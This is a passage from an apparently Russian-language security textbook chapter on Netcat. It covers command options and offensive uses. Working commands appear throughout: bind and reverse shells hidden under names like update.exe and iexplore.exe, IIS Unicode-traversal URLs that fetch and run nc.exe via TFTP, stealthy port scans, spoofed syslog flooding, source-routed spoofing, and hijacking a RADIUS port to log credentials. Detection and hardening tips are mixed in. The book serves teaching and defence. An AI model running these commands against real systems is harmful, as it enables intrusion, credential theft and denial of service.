- **-o <hexfile>** обеспечивает создание шестнадцатеричного дампа данных и сохранение его в файле *hexfile*. Команда `nc -o hexfile` записывает данные, проходящие в обоих направлениях, и начинает каждую строку с символов `<` или `>` для обозначения соответственно входящих или исходящих данных. Чтобы записывать в файл только входящие данные, вам следует использовать команду `nc -o <hexfile`. Соответственно, для записи только исходящих данных воспользуйтесь командой `nc -o >hexfile`.
- **-p <port>**. Опция позволяет вам определить локальный номер порта, который следует использовать Netcat. Этот аргумент требуется в случае, если вы используете опции **-l** или **-L** для режима прослушивания. Если эта опция не определена для исходящего соединения, Netcat будет использовать порт, который определен для этого в системе, что и делают большинство TCP или UDP клиентов. Имейте в виду, что в Unix-системах только пользователь `root` может определять номера портов меньше чем 1024.
- **-r.** Netcat выбирает локальный и удаленный порт случайным образом. Эта опция полезна в случае, когда Netcat используется для получения информации о большом интервале номеров портов в системе и при этом представить ситуацию так, чтобы это было в меньшей степени похоже на процедуру сканирования портов. В случае, если эта возможность используется совместно с опцией **-i** и с достаточно большим интервалом, то велика вероятность, что сканирование портов не будет обнаружено без внимательного изучения системного журнала администратором.
- **-s** определяет исходящий IP-адрес, который Netcat использует для установки соединения. Эта опция позволяет взломщикам выполнять несколько изящных фокусов: скрыть свой IP-адрес или подделать что-либо еще. Но чтобы получить информацию, отправляемую на подменный адрес, им необходимо использовать опцию определения порядка маршрутизации **-g**. Далее, используя режим прослушивания, вы можете многократно привязываться к уже прослушанному сервису. Все TCP- и UDP-сервисы работают с портами, но не каждый из них работает с конкретным IP-адресом. Многие службы по умолчанию прослушивают все доступные интерфейсы. Syslog, к примеру, прослушивает UDP-порт 514 для считывания трафика syslog. В то же вре-

мя, если вы запустили Netcat на прослушивание 514 порта и использовали опцию `-s` для определения исходящего IP-адреса, любой трафик, проходящий через определенный вами IP-адрес, в первую очередь будет направляться через Netcat. Почему? Если сокет определяет и IP-адрес, и номер порта, это определяет его приоритет над сокетом, который не определяет обоих параметров. Позже мы расскажем об этом подробнее и продемонстрируем, как определить, какой сервис в системе может быть определен заранее.

- **-t.** Откомпилированный с опцией `TELNET`, Netcat может поддерживать взаимодействие с `telnet`-сервером в соответствии с установленными соглашениями, отвечая незначащей информацией, но дает вам возможность ввести информацию в ответ на приглашение ввести `login`, когда вы используете TCP-соединение по 23 порту.
- **-u.** Опция сообщает программе о необходимости использовать UDP-протокол вместо TCP, работая как в режиме прослушивания, так и в режиме клиента.
- **-v** определяет, насколько подробно программа информирует вас о том, что она делает. Если не использовать опцию `-v`, Netcat выдает только принятую информацию. Если опция `-v` использована один раз, вы сможете узнать, с каким адресом произошло соединение или какой адрес отслеживается в случае, если возникли какие-то проблемы. Повторное использование опции позволит узнать, какое количество данных было послано или принято до завершения соединения.
- **-w <seconds>** определяет промежуток времени, в течение которого Netcat ждет соединения. Этот параметр также сообщает, как долго следует ожидать после получения сигнала EOF (конец файла) на стандартный вход перед разрывом соединения и завершением работы. Это особенно важно, если вы посылаете команды удаленному серверу с использованием Netcat и ожидаете получить большой объем информации (к примеру, посылая веб-серверу HTTP команду на загрузку большого файла).
- **-z.** Если вы беспокоитесь только о том, чтобы определить, какой из портов открыт, вам следует использовать `ntmap` (см. гл. 6). Но эта опция сообщает Netcat о необходимости послать достаточно данных для поиска открытых портов в заданном диапазоне значений.

Теперь, когда у вас появилось представление о возможностях Netcat, познакомьтесь с несколькими примерами использования этой программы в реальной жизни.

101 способ использовать Netcat

Люди нашли сотни способов использования Netcat в решении ежедневных задач. Многие из этих задач похожи, отличаясь лишь незначительными деталями. Мы постарались привести некоторые из них, наиболее

общие и охватывающие большее число возможностей применения программы. Здесь приведены наиболее важные с нашей точки зрения способы применения Netcat.

Получение удаленного доступа к командной оболочке

Хотели бы вы получить доступ к командной строке MS-DOS домашнего компьютера из любой точки земного шара? Запустив команду `nc.exe -l -p 4455 -e cmd.exe` из командной строки MS-DOS на NT или Windows 2000, любой присоединившийся с помощью telnet к порту 4455 на этом компьютере получит в свое распоряжение DOS-оболочку, без необходимости вводить идентификатор и пароль.

```
[root@originix /root]# telnet 192.168.1.101 4455
Trying 192.168.1.101 ...
Connected to 192.168.1.101
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
© Copyright 1985-2000 Microsoft Corp.
C:\>
Connection closed by foreign host.
[root@originix /root]#
```

Неплохо сделано! Это к тому же выглядит страшно. Приложив незначительные усилия, вы получили доступ к командной строке системы. Конечно, в Windows 2000 или NT у вас будут такие же привилегии, как у пользователя, запустившего Netcat. Но такой способ проникновения в Windows 95 и 98 (используя `command.com` вместо `cmd.exe`) позволит вам управлять всей машиной без ограничений. Этот пример демонстрирует, насколько может быть опасен Netcat в чужих руках.

Примечание. Netcat демонстрирует чрезвычайно неустойчивую работу под управлением Windows 95 и 98, особенно после многократного запуска.

Попробуем что-нибудь сделать с помощью этой команды. Имейте в виду, что Netcat по умолчанию выполняется внутри того окна DOS, в котором запускается. Это означает, что окно управления командной строкой должно оставаться открытым все время, пока работает Netcat. Использование опции `-d` для отсоединения от командной строки должно позволить выполняться программе даже после того, как окно поддержки командной строки будет закрыто.

```
C:\> nc.exe -l -p 4455 -d -e cmd.exe
```

Это делает работу по маскировке «черного хода», созданного с использованием Netcat, более качественной. Однако если кто-нибудь соединится с портом 4455 с помощью telnet, то, как только клиент разорвет соединение, Netcat выполнит команду и прекратит «прослушивание».

Используйте опцию `-L` вместо `-l`, чтобы сохранить режим прослушивания после того, как первое соединение будет завершено.

```
C:\> nc.exe -p 4455 -d -L -e cmd.exe
```

Это позволяет взломщику возвращаться в систему до тех пор, пока системный администратор не обнаружит работающую программу (`nc.exe`) в списке выполняющихся задач. Взломщик, правда, может подумать и об этом и переименовать `nc.exe` как-нибудь так:

```
C:\>move nc.exe c:\Windows\System32\Drivers\update.exe  
C:\>Windows\System32\Drivers\update.exe -p 4455 -d -L -e cmd.exe
```

Системный администратор может не обратить внимания на файл `update.exe` – это может быть все, что угодно. Взломщик также может скрыть командную строку. Еще одной возможностью Netcat является то, что если вы запускаете его без опций в командной строке, то программа ожидает получения командной строки в первой строчке стандартного ввода.

```
C:\>Windows\System32\Drivers\update.exe  
Cmd line: -p 4455 -d -L -e cmd.exe  
C:\>
```

Теперь, если системный администратор выполнит команду `netstat -a -n` в командной строке, то сможет заметить, что нечто выполняется на ранее незанятом порту, присоединиться к порту с использованием `telnet` и раскрыть фокус. Однако Windows использует множество случайных портов по разному поводу, и вывод программы `netstat` потребует много времени для анализа, особенно в интенсивно используемой системе.

Взломщик может пытаться использовать различные возможности. Если он, к примеру, проник через сервер Citrix, получил доступ к большому числу пользователей, которые бродили по интернету, то сможет увидеть большое количество запросов к системе DNS (Domain Name System) и интернет-соединений. Выполненная команда `netstat -a -n` показала бы много исходящих TCP-соединений по 80 порту. Вместо того чтобы запускать экземпляр Netcat на прослушивание на Windows машине и ожидать соединения, Netcat может перенаправлять входной и выходной потоки программы `cmd.exe` другому экземпляру Netcat, выполняющемуся на другой машине и прослушивающему 80 порт. В этом случае взломщик захочет выполнить следующее:

```
[root@originix/root]# nc -l -p 80
```

На Windows-машине взломщик естественно пожелает скрыть присутствие Netcat следующим образом:

```
C:\>mkdir c:\Windows\System32\Drivers\q  
C:\>move nc.exe c:\Windows\System32\Drivers\q\iexplore.exe
```

```
C:\>cd c:\Windows\System32\Drivers\q  
c:\Windows\System32\Drivers\q>iexplore.exe  
Cmd line -d -e cmd.exe originix 80  
c:\Windows\System32\Drivers\q>
```

Теперь Netcat в режиме «прослушивания» должен контролировать командный интерпретатор на Windows машине. Такой подход поможет лучше выполнить работу по маскировке «черного хода» от системного администратора. На первый взгляд, соединение будет выглядеть всего лишь, как безобидное HTTP-соединение интернет-браузера. Взломщика может расстраивать только то, что после завершения работы командного интерпретатора у него нет никаких способов перезапустить процесс на Windows машине.

Есть несколько способов, с помощью которых системный администратор может обнаружить проникновение с использованием Netcat.

- Использовать утилиту поиска файлов Windows для поиска файлов, содержащих строки «listen mode» или «inbound connection». Любой из найденных исполняемых модулей может оказаться программой Netcat.
- Проверять список активных процессов на предмет поиска любых непонятно зачем выполняемых файлов cmd.exe. За исключением случаев, когда взломщик переименовал cmd.exe, вы сможете поймать его на использовании удаленного выполнения команд, поскольку cmd.exe будет выполняться так, что вы не сможете получить к нему доступ.
- Использовать команду netstat (гл. 2) или fport (гл. 18), чтобы увидеть, какие порты используются в настоящее время и какие приложения их используют. Тем не менее, будьте осторожны с использованием netstat. Netstat может быть легко заменен его «тройной» версией, специально созданной взломщиком для скрытия своей деятельности. Netstat также иногда не сообщает о прослушивании TCP-сокетов до тех пор, пока кто-нибудь не соединится с ним.

Сейчас вы познакомились с двумя способами получения удаленного доступа к программному интерпретатору Windows-машины. Очевидно, на успех операции могут повлиять брандмауэры, фильтрация портов, прокси-серверы, которые фактически осуществляют фильтрацию заголовков HTTP-пакетов.

К использованию этих двух способов подталкивала уязвимость двух компонент популярного web-сервера Internet Information Server (IIS) 4.0 – Microsoft Data Access Components (MDAC) и кодировки Unicode. Способов много, но во всех случаях используются те прорехи в безопасности, которые позволяют выполнять команды на машине под видом пользователя IIS, обращаясь к нему со специально созданными URL. Этот метод могут использовать программы типа TFTP (Trivial File Transfer Protocol), если таковые установлены на машине, загружая модуль nc.exe с удален-

ной машины и выполняя одну из команд для организации черного хода. Ниже приведен пример такой URL-строки, которая позволяет использовать TFTP для скачивания Netcat с удаленной машины, «благодаря» уязвимости Unicode-кодировки.

```
http://10.10.0.1/scripts/%c1%pc../winnt/system32/cmd.exe?/c+tftp%20-i%20originix%20GET%20nc.exe%20update.exe
```

Если повезет, эта команда позволит скачать Netcat на хост с адресом 10.10.0.1 в директорию Inetpub\Scripts под именем update.exe. Затем взломщик сможет запустить Netcat, используя другую строку URL.

```
http://10.10.0.1/scripts/%c1%pc../inetpub/scripts/update.exe?-l%20-d%20-l%20-p%20443%20-e%20cmd.exe
```

Примечание. В приведенных выше строках URL web-сервер воспринимает комбинацию символов %20 как пробел.

Соединение с портом 443 по протоколу Telnet позволяет исполнять команды на удаленной машине. Это весьма простой и эффективный способ атаки удаленной машины, и к тому же он может быть автоматизирован. Однако этот вид атаки оставляет следы. Во-первых, все URL-запросы, которые были использованы, сохраняются в системном журнале IIS. Просматривая журнал на предмет наличия в нем строк, содержащих комбинацию символов tftp, вы можете обнаружить момент, когда кто-то пытался провести такую атаку. К тому же, большинство текущих версий IDS могут просматривать содержимое строк URL, форматированных аналогичным образом (к примеру, на предмет включения в них строк cmd.exe или спецсимволов Unicode).

Вы можете предупредить такие атаки.

- Убедитесь, что ваш IIS выполняется с использованием обновленной версии системы безопасности.
- Заблокируйте соединения, исходящие с вашего сервера, настройками брандмауэра. В большинстве случаев ваш web-сервер не нуждается в установке соединений с внешним миром. Даже если ваша версия IIS уязвима, действие TFTP бесполезно из-за невозможности ответного соединения.

Незаметное сканирование портов

Поскольку Netcat может опрашивать диапазон портов, вероятно использование его для их сканирования. Вы сразу захотите установить соединение с большим количеством портов на контролируемом хосте.

```
[root@originix nc]#./nc target 20-80
```

Но это не сработает. Запомните, что Netcat не предназначен специально для сканирования портов. В указанной ситуации Netcat соединится с 80-м портом, и будет пытаться установить TCP-соединение до тех пор, пока не дожидается ответа. Как только по этому порту придет ответ, Netcat будет ожидать получения информации по стандартному входу, установленному перед соединением. Это не совсем то, чего вы добивались.

Решением будет опция `-z`. Эта опция указывает программе на необходимость передать минимальное количество данных для получения ответа от открытого порта. Используя эту опцию, не следует ожидать от Netcat получения каких-либо данных на вход или ждать вывода какой-либо информации (таким образом вы заставите перейти программу в режим «нулевого ввода/вывода»). Поскольку опция `-v` дает возможность получать более подробную информацию о работе программы, вы можете использовать ее для просмотра результатов сканирования портов. Иначе вы ничего не увидите.

```
[root@originix nc]#./nc -z 192.168.1.100 20-80
[root@originix nc]#./nc -v -z 192.168.1.100 20-80
originix [192.168.1.100] 80 (www) open
originix [192.168.1.100] 23 (telnet) open
originix [192.168.1.100] 22 (ssh) open
originix [192.168.1.100] 21 (ftp) open
[root@originix nc]#
```

Используя опцию `-v`, вы увидите, что несколько наиболее очевидных сервисов работают в заданном промежутке номеров TCP-портов. Как это будет выглядеть в системном журнале?

```
Feb 12 03:50:23 originix sshd[21690]: Did not receive ident string from 192.168.0.105
Feb 12 03:50:23 originix telnetd[21689]: ttloop: read: Broken pipe
Feb 12 03:50:23 originix ftpd[21691]: FTP session closed
```

Обратите внимание, что все эти события произошли в одно время и с увеличивающимися идентификаторами процессов (от 21689 до 21691). Представьте, если бы вы сканировали больший интервал портов. Вы получили бы существенно больший объем вывода. К тому же некоторые службы, такие, как `sshd`, ведут себя весьма молчаливо по отношению к сканерам IP-адресов.

Всякий раз, когда вы делаете попытку сканирования портов, по которым ничего не проходит, в большинстве сетей есть системы обнаружения попыток вторжения, которые немедленно отмечают этот вид активности в сети и сообщают об этом системному администратору. Некоторые брандмауэры могут автоматически блокировать IP-адрес, если от него за короткий промежуток времени исходит большое количество запросов на соединение.

Netcat позволяет производить сканирование достаточно незаметно. Вы можете использовать опцию `-i` и задать интервал для попыток соедине-

ния. Использование опции `-i` для задания случайной последовательности сканирования портов из выбранного интервала также поможет замаскировать вашу деятельность по сканированию портов.

```
./nc -v -z -i 42 192.168.1.100 20-80
```

Эта командная строка определяет случайную последовательность выбора портов и задает интервал в 42 секунды между попытками соединения. Это введет в заблуждение любые автоматические средства защиты, но свидетельства попыток сканирования все равно останутся в системном журнале исследуемого хоста; правда в более разбросанном виде.

Совет. Сканирование UDP-портов проблематично. Netcat опирается на получение сообщений об ошибках от ICMP (Internet Control Message Protocol) для того чтобы определить – открыт или закрыт UDP-порт. Если ICMP блокирован брандмауэром или фильтром, то Netcat может выдать ложное сообщение о том, что закрытый UDP-порт якобы открыт.

Netcat – не самый подходящий инструмент для сканирования портов. Поскольку он может использоваться для решения общих задач значительно лучше, чем для решения конкретных, возможно, вам следует использовать для сканирования инструмент, созданный специально для этого.

Совет. Если вы, при попытке сканирования с помощью Netcat, получили сообщение об ошибке в отношении адреса, который уже используется, возможно, вам необходимо зафиксировать Netcat для использования с конкретным IP-адресом и конкретным портом (используя опции `-p -s`). Выберите порт, о котором известно, что его можно использовать (только пользователь `root` может использовать порты с номерами меньше чем 1024) и это ничем не ограничено.

Идентифицируйте себя, и службы расскажут о себе все

Используя Netcat или специально предназначенную для сканирования портов программу (вроде `nmmap`, см. гл. 6) для определения, какие порты в системе открыты, вы можете получить более подробную информацию об этих портах. Обычно это можно сделать, подключившись к порту; служба немедленно сообщит вам номер версии, экземпляр и, возможно, сведения об управляющей операционной системе. В результате вы получите возможность использовать Netcat для сканирования определенного интервала портов и получения сведений о работающих службах.

Имейте в виду, что, используя Netcat в автоматическом режиме, вы не сможете вводить команды в командной строке, поскольку программа не ожидает ввода информации от пользователя на стандартный ввод. Если вы просто запустите на выполнение команду `nc 192.168.1.100 20-80`, вы не

сможете ничего узнать, поскольку программа остановится на первом же установленном соединении (возможно, это будет web-сервер, прослушивающий 80 порт) и затем будет ожидать, когда вы что-либо сделаете. Так что вам понадобится вычислить, что подавать на вход всем этим службам, чтобы вынудить их сообщить нам о себе нечто большее. Как только вы это сделаете, передав службе команду QUIT и внеся путаницу, информация посыплется на вас, как бобы из корзинки.

```
[root@originix nc]#echo QUIT | ./nc -v 192.168.1.100 21 22 80
originix [192.168.1.100] 21 (ftp) open
220 originix FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 1999) ready.
221 Goodbye
originix [192.168.1.100] 22 (ssh) open
SSH-2.0-OpenSSH_2.3.0p1
Protocol mismatch.
originix [192.168.1.100] 80 (www) open
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>501 Method Not Implemented</TITLE>
</HEAD><BODY>
<H1>Method Not Implemented</H1>
QUIT to /index.html not supported.<P>
Invalid method in request QUIT<P>
<HR>
<ADDRESS>Apache/1.3.14 Server at 127.0.01 Port 80</ADDRESS>
</BODY></HTML>
[rootnb@originix nc]#
```

Совет. Помните, что когда вы автоматически подключаетесь к нескольким портам, используйте опцию -v, чтобы можно было отделить вывод сообщений одной службы от другой. Также, если вы используете автоматическое соединение с несколькими портами, один из которых telnet-сервер, вам следует использовать опцию -t, чтобы пропустить передаваемую двоичную информацию (следствие взаимодействия telnet-сервера с клиентом). Обычно хорошим выходом является пропустить 23 порт и работать с ним отдельно.

Полученный результат не слишком красив, но мы узнали о версиях трех работающих служб. Взломщик может использовать информацию для поиска версий, имеющих слабые места (<http://www.securityfocus.com/> – прекрасное место для поиска информации о слабых местах разных версий программ). Взломщик, который нашел привлекательный с его точки зрения порт, может попытаться получить больше информации о нем, сосредоточившись на исследовании этой службы и попытавшись говорить на ее языке.

Сосредоточимся на web-сервере Apache. QUIT – команда, которую протокол HTTP не понимает. Попробуем сказать что-нибудь более подходящее.

```
[root@originix nc]# ./nc -v 192.168.1.100 80
originix [192.168.1.100] 80 (www) open
GET / HTTP
```

```
HTTP/1.1 200 OK
Date% Tue, 12 Feb 2002, 09:43:07 GMT
Server: Apache/1.3.14 (Unix) (Red-Hat/Linux)
Last Modified: Sat, 05 Aug 2000 04:39:51 GMT
Etag: "3a107-24-398b9a97"
Accept-Ranges: bytes
Content-Length: 36
Connection: Close
Conteibt-Type: text/html
```

```
I don't think you mean to go here.
[root@originix nc]#
```

Какая прелесть! Мы сказали коротенькую HTTP-фразу (набрав команду GET / HTTP и затем дважды нажав клавишу Enter), и Apache ответил. Он показал нам корневой файл index.html и все HTTP заголовки в нетроном виде без преобразований, которые обычно выполняют браузеры на прикладном уровне. Заголовки сервера сообщили нам не только то, что мы имеем дело с сервером Apache на Unix-машине, но и то, что это машина находится под управлением RedHat.

Совет. Чтобы ввести в заблуждение взломщика, системный администратор может изменить эту информацию. Это не так просто, но неизменно приводит взломщиков в изумление, если, конечно, они доверяют получаемой информации.

Взаимодействие с UDP-службами

Мы уже упоминали, что иногда Netcat используется в качестве слегка улучшенного Telnet-клиента. Несмотря на то, что многие вещи, которые делаются с помощью Netcat (вроде общения напрямую с HTTP-сервером), можно выполнять и с помощью telnet, у него есть некоторые ограничения, которых нет у Netcat. Во-первых, telnet не может корректно передавать двоичную информацию. Некоторые такие данные интерпретируются telnet, как команды. Следовательно, telnet не может корректно передавать поток данных транспортного уровня. Во-вторых, telnet закрывает соединение, как только он встретит во входном потоке символ EOF. Netcat может оставаться открытым до тех пор, пока соединение не

будет закрыто извне, что часто используется для написания скриптов иницирующих соединений для ожидания большого объема передаваемых данных, которые посылаются одной строкой. Однако, вероятно наилучшей возможностью Netcat, по сравнению с telnet, является его способность взаимодействовать по протоколу UDP.

Риском запустить демона для ведения системного журнала на вашей Unix-машине – хорошо? Если он сконфигурирован для получения сообщений от других хостов в сети, то вы увидите что-то на 514 UDP-порту, если воспользуетесь командой `netstat -a -n`. (Если не можете, посмотрите соответствующие man-страницы, чтобы узнать, как запустить syslog в сетевом режиме).

Один из способов определить, принимает ли syslog UDP-пакеты, это попробовать следующую команду и посмотреть, что будет отражаться в журнале.

```
[root@originix nc]# echo "<0> I can speak syslog" | ./nc -u 192.168.1.100 514
```

```
Message from syslog@originix at Tue Feb 12 06:07:48 2002 ...
```

```
originix I can speak syslog
```

```
punt!
```

```
[root@originix nc]#
```

Символы `<0>` указывают на наивысший уровень журнализации, `kern.emerg`, гарантирующий, что это сообщение должно быть записано где-то в системе (см. файл `/etc/syslog.conf`, чтобы точно знать, где). И если вы проверите журнал сообщений ядра, то сможете увидеть что-то вроде этого:

```
Feb 12 06:00:22 originix kernel: Symbols mathc kernel version 2.2.12.
```

```
Feb 12 06:00:22 originix kernel: Load 18 symbols from 5 modules.
```

```
Feb 12 06:00:22 originix I can speak syslog
```

Совет. Если вы запустили UDP-сессию для Netcat и передали что-то на вход, а после нажатия клавиши Enter Netcat немедленно закончил работу, проверьте, не занят ли используемый вами UDP-порт.

Это отличный способ убедиться в том, что удаленные UDP-серверы работают. И если кто-то запустит syslog с неограниченными правами, он откроет себя для весьма простых атак, с помощью которых можно заполнить все свободное дисковое пространство, заняв всю полосу пропускания и полностью исчерпать ресурс центрального процессора.

```
[root@originix nc]# yes "<20>blahblahblahblah" | nc -s 10.0.0.1 -u targethost 514
```

Команда `yes` выводит строку (представленную в командной строке) еще и еще до тех пор, пока процесс не будет снят. Таким образом, можно затопить системный журнал на атакуемом хосте потоком бессмысленной че-

пухи «blahblahblahblah». Атакующий может также использовать лишний IP-адрес (-s 10.0.0.1), поскольку ответы syslog-демона не имеют никакого значения.

Совет. Если вы страдаете от такого рода атак, то большинство используемых в настоящее время syslog-демонов имеют опцию командной строки (FreeBSD использует -a) для ограничения хостов, которые могут посылать сообщения. Вместо того чтобы получать сообщения от хоста, внесенного в такой список, syslog будет их игнорировать. Однако, поскольку Netcat может без труда подменить IP-адреса и в этом случае, то атакующий может воспользоваться разрешенным IP-адресом из вашего списка и использовать его в качестве обратного адреса. Блокирование входящего syslog-трафика с использованием брандмауэра следует в данном случае считать наилучшим решением.

Создайте друга: подмена IP-адресов

Подмена IP-адресов сродни волшебству. Вы можете часто слышать, – «Как мы можем знать, настоящий ли этот IP-адрес? Что, если он подменил его?» На самом деле, подменить IP-адрес не так-то легко.

Возможно, следует перефразировать сказанное. Подмена IP-адресов – дело простое. Брандмауэры, которые осуществляют маскировку или трансляцию сетевых адресов (NAT), подменяют IP-адреса на постоянной основе. Эти устройства могут получать пакеты от внутренних IP-адресов, заменять исходные IP-адреса в пакетах на свой собственный адрес, посылать их вовне и отменять модификацию, когда получают данные назад извне. Таким образом менять содержание исходных IP-адресов в IP-пакетах достаточно просто. Что на самом деле сложно, так это иметь возможность получать ответ, посланный на подмененный IP-адрес.

В Netcat есть опция -s, позволяющая определить тот IP-адрес, который нужно. Некто имеет возможность начать сканирование портов и использовать опцию -s, подстроив дело так, будто сканирование ведет компания Microsoft или Федеральное Бюро Расследований. Проблема возникает, однако, если вы в действительности хотите получить ответ от сканируемых портов на реальный IP-адрес. Поскольку исследуемый хост получает запросы от фирмы Microsoft, к примеру, он будет посылать уведомления о получении на тот же IP-адрес Microsoft. IP, конечно, не имеет представления, о чем сообщает ему исследуемый хост и пошлет ему отказ в соединении. Как добиться возврата информации на реальный IP-адрес, не опасаясь попасться?

Помочь взломать машину может также опция, определяющая порядок маршрутизации. Порядок маршрутизации позволяет сетевым приложениям определить маршрут, по которому вы хотели бы достичь конечной точки.

Порядку маршрутизации присущи две вещи: строгость и неопределенность. Строгость порядка маршрутизации означает, что в пакете должны определяться все заголовки определенного маршрута до конечного хоста. Некоторые маршрутизаторы и сетевые устройства пока позволяют строгий порядок маршрутизации, а некоторые должны позволять неопределенный порядок маршрутизации. Неопределенный порядок маршрутизации сообщает маршрутизаторам и сетевым устройствам, что они могут определять маршрут до конечной точки самостоятельно, но при этом пакеты обязательно должны пройти через определенный набор маршрутизаторов на пути к конечной точке. Это представляет определенную опасность, поскольку позволяет взломщику пересылать пакеты через машину, которую он контролирует (возможно, это машина изменяет IP-адреса входящих пакетов на что-нибудь еще). Когда ответ возвращается, он проходит по тому же самому нестрогему маршруту и приходит обратно через ту же машину (которая восстанавливает истинный IP-адрес). Благодаря этому способу задания порядка маршрутизации, возникает возможность атакующему подменить IP-адрес и при этом получить ответ от атакуемой машины. Большинство маршрутизаторов игнорируют параметры порядка маршрутизации, но не все. Опция `-g` Netcat позволяет определить до 8 точек, которые должен пройти пакет до того момента, как попадет в конечную точку. К примеру, команда `nc -g 10.10.4.5 -g 10.10.5.8 -g 10.10.7.4 -g 10.10.9.9 10.10.9.50 23` определяет telnet соединение по 23 порту с адресом 10.10.9.50, но если опция порядка маршрутизации включена на промежуточных маршрутизаторах, то трафик будет принудительно маршрутизироваться через четыре указанных адреса, прежде чем достигнет конечной точки. Если мы попытаемся выполнить команду `nc -g 10.10.4.5 -g 10.10.5.8 -g 10.10.7.4 -g 10.10.9.9 -G 12 10.10.9.50 23`, то определим точку для прохода трафика с использованием параметра `-G`. Параметр `-G` устанавливает значение в *n* байт (в данном случае двенадцать), и поскольку IP-адреса занимают каждый по 4 байта, точка входа устанавливается на адрес 10.10.7.4. Таким образом, на пути к машине 10.10.9.50, трафик должен пройти только через последние две машины (так как в соответствии с установками мы уже пропустили первые две). Тем не менее, на обратном пути пакет должен пройти через все четыре машины.

Если ваши маршрутизаторы и сетевые устройства не могут быть настроены так, чтобы игнорировать заданный порядок маршрутизации, следует надеяться, что ваша система обнаружения вторжений (IDS) сохранит вас от них (коротко IDS мы рассмотрим в гл. 14). Любой, кто может запустить анализатор трафика вроде Ethereal, может легко обнаружить факт использования задания порядка маршрутизации, поскольку раздел параметров в IP-заголовке будет больше обычного, и IP-адреса в списке маршрутизации будут хорошо видны, если воспользоваться ASCII-декодером. Если это важно для системного администратора, он может проследить хозяина каждого IP-адреса в списке, чтобы найти преступника.

Захват службы

Перейдите к системному журналу в вашей любимой операционной системе и запустите команду `netstat -a -n`. Посмотрите на первые строки вывода. Вы увидите нечто подобное этому.

Proto	Recv-Q	Send-Q	LocalAddress	ForeignAddress	(state)
tcp4	0	0	*.6000	.*	LISTEN
tcp4	0	0	*.80	.*	LISTEN
tcp4	0	0	*.22	.*	LISTEN
tcp4	0	0	*.23	.*	LISTEN
tcp4	0	0	*.21	.*	LISTEN
tcp4	0	0	*.512	.*	LISTEN
tcp4	0	0	*.513	.*	LISTEN
tcp4	0	0	*.514	.*	LISTEN

Последние три строки – это удаленные службы (`rlogin`, `rexex` и т.д.), которые могут стать отличной находкой для взломщика, поскольку они незащищены. Вы также можете обратить внимание, что запущенны службы `telnet`, `FTP`, `X Windows`, `Web` и `SSH`. Что еще можно узнать? Обратите внимание на символ `*` у каждой из служб в локальном адресе. Это означает, что все эти службы не ограничены работой с конкретным IP-адресом. Ну и что?

Как оказалось, многие IP-клиенты, пытаясь соединиться со службой по конкретному IP-адресу, предварительно прослушивают все IP-адреса. Попробуйте выполнить следующую команду.

```
[root@originix nc] ./nc -l -v -s 192.168.1.102 -p 6000
```

Теперь запустите на выполнение еще один экземпляр `netstat`. Вы увидите следующее.

Proto	Recv-Q	Send-Q	LocalAddress	ForeignAddress	(state)
tcp4	0	0	192.168.1.102.6000	.*	LISTEN
tcp4	0	0	*.6000	.*	LISTEN

Посмотрите! Вы теперь прослушиваете порт перед X-сервером. Если вы имеете доступ к компьютеру, как пользователь `root`, вы можете прослушивать порты с номерами менее 1024 и перехватывать такие сервисы, как `telnet`, `Web` и другие ресурсы. Но особенно интересны приложения для аутентификации, совместного использования файлов и другие, которые используют большие по номерам порты. Постоянные пользователи вашей системы могут, к примеру, перехватить `RADIUS`-сервер (который обычно выполняется на порту UDP с номером 1645 или 1812) и запустить команду `Netcat` с опцией `-o` для получения шестнадцатеричных протоколов всех попыток аутентификации. Они всего лишь перехватят все пользовательские имена и пароли, не имея при этом полномочий пользователя `root`. Конечно, пользователи довольно быстро поймут,

что служба не отвечает, и «подрывная» деятельность будет раскрыта. Но если пираты хоть что-то знают о службе, которую они перехватили, они могут изобразить псевдослужбу (выдавая поддельные ответы на запрос) или перенаправить запросы на какую-нибудь еще службу.

```
[root@originix nc] ./nc -l -v -s 192.168.1.102 -p 1812 -e nc_to_radius
```

где nc_to_radius – это скрипт, который выглядит примерно так:

```
#!/bin/sh
DATE='date "+%Y-%m-%d_%H.%M.%S"'
/usr/bin/nc -o hexlog-$(DATE) slave-radius 1812
```

slave-radius в данном случае имя хоста вторичного RADIUS-сервера в сети. Запуск Netcat на прослушивание таким образом, чтобы он перезапускался после каждого соединения, дает теоретическую возможность перехватить всю информацию, передаваемую в процессе аутентификации (сохранив все в отдельных файлах) и при этом уберечься от того, чтобы кто-нибудь сразу понял, что что-то не так. Этот прием просто записывает информацию в процессе передачи ее на резервный RADIUS-сервер. Может, и не просто заставить это работать, но все же возможно.

Совет. Приведенный выше прием не обязательно работает на всех операционных системах или версиях ядра, поскольку многие из них не имеют этой лазейки в реализации сокетов. Обычно, чтобы понять, где работает этот прием, требуется тестирование системы. К примеру, у нас не получилось выполнить этот фокус на машине под управлением RedHat Linux 6.1 с установленным по умолчанию ядром версии 2.2.12. Перехват служб отлично работает в FreeBSD 4.3-BETA, но только при наличии полномочий пользователя root.

Прокси и релей

Вы можете использовать тот же самый прием, что и в предыдущем разделе, для создания прокси или релей на базе Netcat. Netcat в режиме прослушивания может быть использован для запуска вторичного Netcat-соединения, соединенного с другим хостом или портом, осуществляя тем самым релей.

Использование этой возможности требует некоторых навыков написания скриптов. Поскольку с помощью опции `-e` Netcat может выполнить только одну команду (без аргумента в командной строке), вам потребуется упаковать все команды, которые вы хотите выполнить, в скрипт. С помощью такого подхода вы можете сделать интересную штуку, создав релей, который охватывает несколько разных хостов. Этот прием можно использовать для создания сложного «туннеля», давая возможность взломщикам усложнить отслеживание их системным администратором.

Эта возможность с таким же успехом может быть использована в благих целях. Возможность релея позволяет использовать Netcat, как прокси для web-страниц. Запустите его на прослушивание 80-го порта на другой машине и дайте возможность осуществлять все ваши web-соединения (используя скрипт) и передавать их далее.

Вокруг сетевых фильтров

Netcat может использоваться для проникновения через брандмауэры. Маскировка запрещенного сетевого трафика под разрешенный – единственный способ обойти брандмауэры или фильтры портов.

